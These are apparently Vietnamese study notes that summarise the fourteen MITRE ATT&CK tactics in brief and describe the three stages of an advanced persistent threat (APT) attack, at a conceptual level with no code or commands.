* Chiến thuật: Adversarial tatics thể hiện các mục tiêu ngắn hạn và chiến thuật của đối thủ trong một cuộc tấn công
* Techmiques mô tả cách mà đối thủ nhắm mục tiêu

1.

Giám sát: thu thập thông tin về tổ chức, lên kế hoạch hoạt động để đạt mục tiêu

2. Phát triển nguồn lực: phát triển các nguồn lực như cơ sở hạ tầng và mô hình kiểm soát để hỗ trợ hoạt động

3. Lợi dụng quyền truy cập: cố gắng truy cập vào mạng nào đó để thực thi lừa đảo trực tuyến

4. Thực thi: thử chạy mã độc hại như chạy một công cụ truy cập từ xa

5. Tồn tại: Cố gắng duy trì sự tồn tại như thay đổi cấu hình mặc định

6. Leo thang đặc quyền: cố gắng đạt được cấp cao hơn quyền như tận dụng lỗ hổng để nâng cao quyền truy cập

7. Ẩn nấp: Cố gắng tránh bị phát hiện như sử dụng phần mềm hợp pháp để ẩn phần mềm độc hại

8. Truy cập thông tin đăng nhập: đánh cắp tên tài khoản và mật khẩu như ghi lại thông tin đăng nhấp

9. Xâm nhập sâu hơn: cố gắng tìm ra các lỗ hổng để hacker kiểm soát

10. lateral movement: sử dụng thông tin đăng nhập hợp pháp để truy cập nhiều hệ thống

11. Thu thập: thu thập dữ liệu quan trọng trong lưu trữ đám mây để nhắm tới mục tiêu

12. Thực hiện lệnh & điều khiển: Sử dụng các hệ thống bị xâm nhập như lưu lượng web để kết nối mạng tới nạn nhân

13. Vi phạm dữ liệu: đánh cắp dữ liệu và chuyển dữ liệu sang tài khoản đám mây

14. Tác động: thao túng làm gian đoạn hoặc phá hủy hệ thống và dữ liệu như mã hóa dữ liệu bằng ransomware

### APT:

APT – Advanced Persistent Thread được dùng để chỉ một tập hợp các quá trình tấn công hệ thống máy tính bí mật và liên tục thường được sắp xếp bởi một người hoặc một nhóm nhắm vào một thực thể xác định và cá biệt, thường nhắm tới các tổ chức tư nhân nhà nước hoặc cả hai vì các động cơ kinh doanh hoặc chính trị

* Một cuộc tấn công APT được chia làm 3 giai đoạn chính và gồm nhiều bước:

Giai đoạn 1: Còn được gọi là giai đoạn chuẩn bị xác định mục đích tấn công và tìm kiếm mục tiêu phù hợp. Sau khi đã xác định được mục tiêu phù hợp att sẽ bắt đầu nghiên cứu về mục tiêu như về con người, cơ sở hạ tầng công nghệ thông tin của mục tiêu. Rà soát kiểm thử các phương pháp tấn công mục tiêu. Chế tạo công cụ tấn công, sử dụng các phương pháp kỹ thuật tấn công mục tiêu

Giai đoạn 2: Đây là giai đoạn khởi động của cuộc tấn công sau khi đã thực hiện nghiên cứu về mục tiêu và xây dựng kịch bản tấn công. Tiếp đến sẽ là việc khởi tạo xâm nhập, cài các phần mềm độc hại như virus, backdoor vào hệ thống tạo các kết nối ẩn từ bên ngoài thông qua các backdoor

Giai đoạn 3: Giai đoạn thực hiện đánh cắp dữ liệu phá hoại thông qua các kết nối đx được cài đặt kẻ tấn công sẽ thực hiện mở rộng ảnh hưởng vào hệ thống thông tin của nạn nhân để thực hiện hành vi đánh cắp dữ liệu. Sau đó kẻ tấn công sẽ thực hiện hành vi xóa dấu vết nhắm che đậy các hành vi đã thực hiện